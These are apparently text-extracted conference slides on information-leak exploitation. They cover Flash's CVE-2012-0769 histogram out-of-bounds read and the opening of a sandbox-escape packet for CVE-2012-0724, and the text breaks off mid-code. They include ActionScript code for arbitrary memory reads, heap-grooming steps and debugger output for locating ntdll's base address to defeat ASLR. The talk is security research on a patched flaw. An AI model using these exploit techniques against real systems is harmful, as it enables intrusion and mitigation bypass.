The case of the perfect info leak

CVE-2012-0769 and other cool stuff

Fermin J. Serna - @fjserna – fjserna@gmail.com

Agenda

Google

- Background info on info leaks
  - What is an info leak?
  - Previous examples
  - Why were they not needed before?
  - Why are they needed now?
- CVE-2012-0769, the case of the perfect info leak
- Exclusive release for Summercon
  - Sandbox escape: CVE-2012-0724, CVE-2012-0725
- Envisioning the future of exploitation

Who is @fjserna?

Fermin J. Serna – @fjserna - fjserna@gmail.com

- Information Security Engineer at **Google** since Dec/2011
- Previously Security Software Engineer at **Microsoft** – MSRC
  - Co-owner and main developer of **EMET**
- Twitter troll at **@fjserna**
- Writing exploits since 1999: http://zhodiac.hispahack.com
  - HPUX PARISC exploitation **Phrack** article

Background info on info leaks

What is an info leak?

Google

- Relevant quotes:
  - “An info leak is the consequence of exploiting a software vulnerability in order to disclose the layout or content of process/kernel memory”, Fermin J. Serna
  - “You do not find info leaks… you create them”, Halvar Flake at Immunity’s Infiltrate conference 2011
- Info leaks are needed for reliable exploit development
  - They were sometimes needed even before ASLR was in place
  - Not only for ASLR bypass, as widely believed, which is a subset of reliable exploit development

Previous examples (incomplete list)

Google

- Wu-ftpd SITE EXEC bug - 7350wu.c – TESO
  - Format string bug for locating shellcode, value to overwrite…
- IE – Pwn2own 2010 exploit - @WTFuzz
  - Heap overflow converted into an info leak
  - VUPEN has a nice example too at their blog
- Comex's Freetype jailbreakme-v3
  - Out of bounds DWORD read/write converted into an info leak
- Duqu kernel exploit, HafeiLi's AS3 object confusion, Skylined write4 anywhere exploit, Chris Evan's generate-id(), Stephen Fewer pwn2own 2011, …

Why were they not needed before?

- We were **amateur** exploit developers
  - Jumping into fixed stack addresses in the 2000
- We were **lazy**
  - Heap spray 2 GB and jump to 0x0c0c0c0c
- Even when we became more skilled and less lazy there were **generic ways** to bypass some mitigations without an info leak
  - Jump into libc / ROP to disable NX/DEP
  - Non ASLR mappings to evade… guess??? ASLR
  - JIT spraying to evade ASLR & DEP

Why were they needed now?

- **Reliable exploits**, against latest OS bits, are the new hotness
  - Probably because there is lots of interest, and money, behind this
- **Security mitigations** now forces the use of info leaks to bypass them
  - Mandatory ASLR in Windows 8, Mac OS X Lion, *nix/bsd/…, IOS, …
- Generic ways to **bypass these mitigations are almost no longer possible** in the latest OS bits

Let’s use an example…

```
int main(int argc, char **argv) {
char buf[64];
   __try {
       memcpy(buf,argv[1],atol(argv[2]));
   } __except(EXCEPTION_CONTINUE_SEARCH) {
   }
  return 0;
}
```

Let’s exploit the example…

Google

- **No mitigations:** overwrite return address of main() pointing to the predictable location of our shellcode
- **GS (canary cookies):** Go beyond saved EIP and target SEH record on stack. Make SEH->handler point to our shellcode
- **GS & DEP:** Same as above but return into libc / stack pivot & ROP
- **GS & DEP & SEHOP:** Same as above but fake the SEH chain due to predictable stack base address
- **GS & DEP & SEHOP & ASLR:** Pray or use an info leak for reliable exploitation

CVE-2012-0769, the case of the perfect info leak

The vulnerability

Google

- Universal info leak
  - Already fixed on Adobe’s Flash in March/2012
  - 99% user computers according to Adobe
  - Affects browsers, Office, Acrobat, ...
- Unlikely findable through bit flipping fuzzing. But, Likely findable through AS3 API fuzzing
- Got an email requesting price for the next one (6 figures he/she said)
- Detailed doc at http://zhodiac.hispahack.com

The vulnerability (CVE-2012-0769)

Google

public function histogram(hRect:Rectangle = null):Vector.<Vector.<Number>>




Figure 1 – Normal Use case of BitmapData.histogram()




Figure 2 – Out of bounds use case of BitmapData.histogram()

The exploit (CVE-2012-0769)

- Convert histogram to actual leaked data

```
function find_item(histogram:Vector.<Number>):Number {
            var i:uint;
            for(i=0;i<histogram.length;i++) {
                        if (histogram[i]==1) return i;
            }
            return 0;
 }
            [...]
            memory=bd.histogram(new Rectangle(-0x200,0,1,1));
            data=(find_item(memory[3])<<24) +
                (find_item(memory[0])<<16) +
                (find_item(memory[1])<<8) +
                (find_item(memory[2]));
```

The exploit (CVE-2012-0769)

Google

- Convert relative info leak to absolute infoleak
- Need to perform some heap feng shui on flash
  - Defragment the Flash heap
  - Allocate BitmapData buffer
  - Allocate same size buffer
  - Trigger Garbage Collector heuristic
  - Read Next pointer of freed block

The exploit (CVE-2012-0769)

Google

Common Flash heap state




Figure 3 – Common Flash custom heap layout

The exploit (CVE-2012-0769)

Google

Defragmented heap




Figure 4 - Flash heap layout after defragmentation

The exploit (CVE-2012-0769)

Google

After allocating the BitmapData buffer




Figure 5 - Flash heap layout after defragmentation and BitmapData buffer allocation

The exploit (CVE-2012-0769)

Google

After allocating the same size blocks




Figure 6 – Preparing the soon to be freed linked list

The exploit (CVE-2012-0769)

Google

After triggering GC heuristics




Figure 7 - Flash heap layout after Garbage Collection

The exploit (CVE-2012-0769)

Google

- Leak the next pointer of the freed block
- bitmap_buffer_addr=leaked_ptr-(2*0x108)
  - 0x108 = 0x100 + sizeof(flash_heap_entry)
  - 0x100 = size use for BitmapData
- Once we have bitmap_buffer_addr we can read anywhere in the virtual space with:

```
data=process_vectors(
    bd.histogram (new Rectangle(X-bitmap_buffer_addr,0,1,1))
    );
```

The exploit (CVE-2012-0769) on Windows

Target USER_SHARE_DATA (0x7FFE0000)

X86

```
7ffe0300  776370b0 ntdll!KiFastSystemCall ← Read this address and
subtract an OS specific offset
7ffe0304  776370b4 ntdll!KiFastSystemCallRet
7ffe0308  00000000
7ffe030c  00000000
7ffe0310  00000000
7ffe0314  00000000
7ffe0318  00000000
7ffe031c  00000000

Win7 Sp1
0:016> ? ntdll!KiFastSystemCall - ntdll
Evaluate expression: 290992 = 000470b0 ← OS specific offset to
subtract in order to get ntdll.dll imagebase.
0:016>
```

The exploit (CVE-2012-0769) on Windows

X64

```
00000000`7ffe0340  77b79e69 ntdll32!LdrInitializeThunk
00000000`7ffe0344  77b50124 ntdll32!KiUserExceptionDispatcher
00000000`7ffe0348  77b50028 ntdll32!KiUserApcDispatcher
00000000`7ffe034c  77b500dc ntdll32!KiUserCallbackDispatcher
00000000`7ffe0350  77bdfc24 ntdll32!LdrHotPatchRoutine
00000000`7ffe0354  77b726d1
ntdll32!ExpInterlockedPopEntrySListFault
00000000`7ffe0358  77b7269b
ntdll32!ExpInterlockedPopEntrySListResume
00000000`7ffe035c  77b726d3 ntdll32!ExpInterlockedPopEntrySListEnd
00000000`7ffe0360  77b501b4 ntdll32!RtlUserThreadStart
00000000`7ffe0364  77be35da
ntdll32!RtlpQueryProcessDebugInformationRemote
00000000`7ffe0368  77b97111 ntdll32!EtwpNotificationThread
00000000`7ffe036c  77b40000 ntdll32!`string' <PERF> (ntdll32+0x0) ←
base address of ntdll32.dll
```


The exploit (CVE-2012-0769) on other platforms…

Google

- MacOSX
  - dyld_shared_cache is a big bundle of libraries… I mean BIG!
  - dyld_shared_cache is so big that we can reliable target one of its mapped pages without performing a Read Access Violation
  - Problem is which page we did hit/read?
    - Solution #1: read X number of dwords and have a pre-computed hashed table returning the offset to the base of dyld_shared_cache
    - Solution #2: Read the entire page, compute a hash and compare to known ones. Kind of similar to #1 but slower.
- Linux
  - TODO…ideas?


The exploit (CVE-2012-0769) on Firefox

Google



Mozilla's Firefox 10 (Win7 SP1 64bits) running vulnerable Flash version


The exploit (CVE-2012-0769) on IE



Microsoft's Internet Explorer 9 (Win7 SP1 64bits) running vulnerable Flash version

The exploit (CVE-2012-0769) on Chrome

Google



Google's Chrome 17 (Win7 SP1 64bits) running vulnerable Flash version

Exclusive release for Summercon

Sandbox escape vulnerabilities…

Google

- Two sandbox escapes fixed in April/2012 in the next slides…
  - This time, it was an email from an offensive company requesting to stop killing bugs. No money but a job offer.

- Some brief info on Flash on Chrome:
  - Flash on Chrome uses a named pipe for privileged operations
    - Flash plugin runs as Low IL
    - The server side of the named pipe runs as Medium IL
  - The server side of the named pipe is composed of several dozens of request handlers developed by Adobe
  - Interesting packets sent over the pipe.
    - No documentation
    - Reverse engineering of the protocol needed

Sandbox escape (CVE-2012-0724)

Send this packet to the pipe:

```
memset(buffer,0,sizeof(buffer));
ul_ptr=(unsigned long *)buffer;
packet_size=(0x08)*sizeof(DWORD);

*(ul_ptr++)=0x4d4f524b;     // KROM
*(ul_ptr++)=0x0000002B;     // function number
*(ul_ptr++)=0x00000001;     // number arguments
*(ul_ptr++)=packet_size/sizeof(DWORD);   // size of packet in dwords
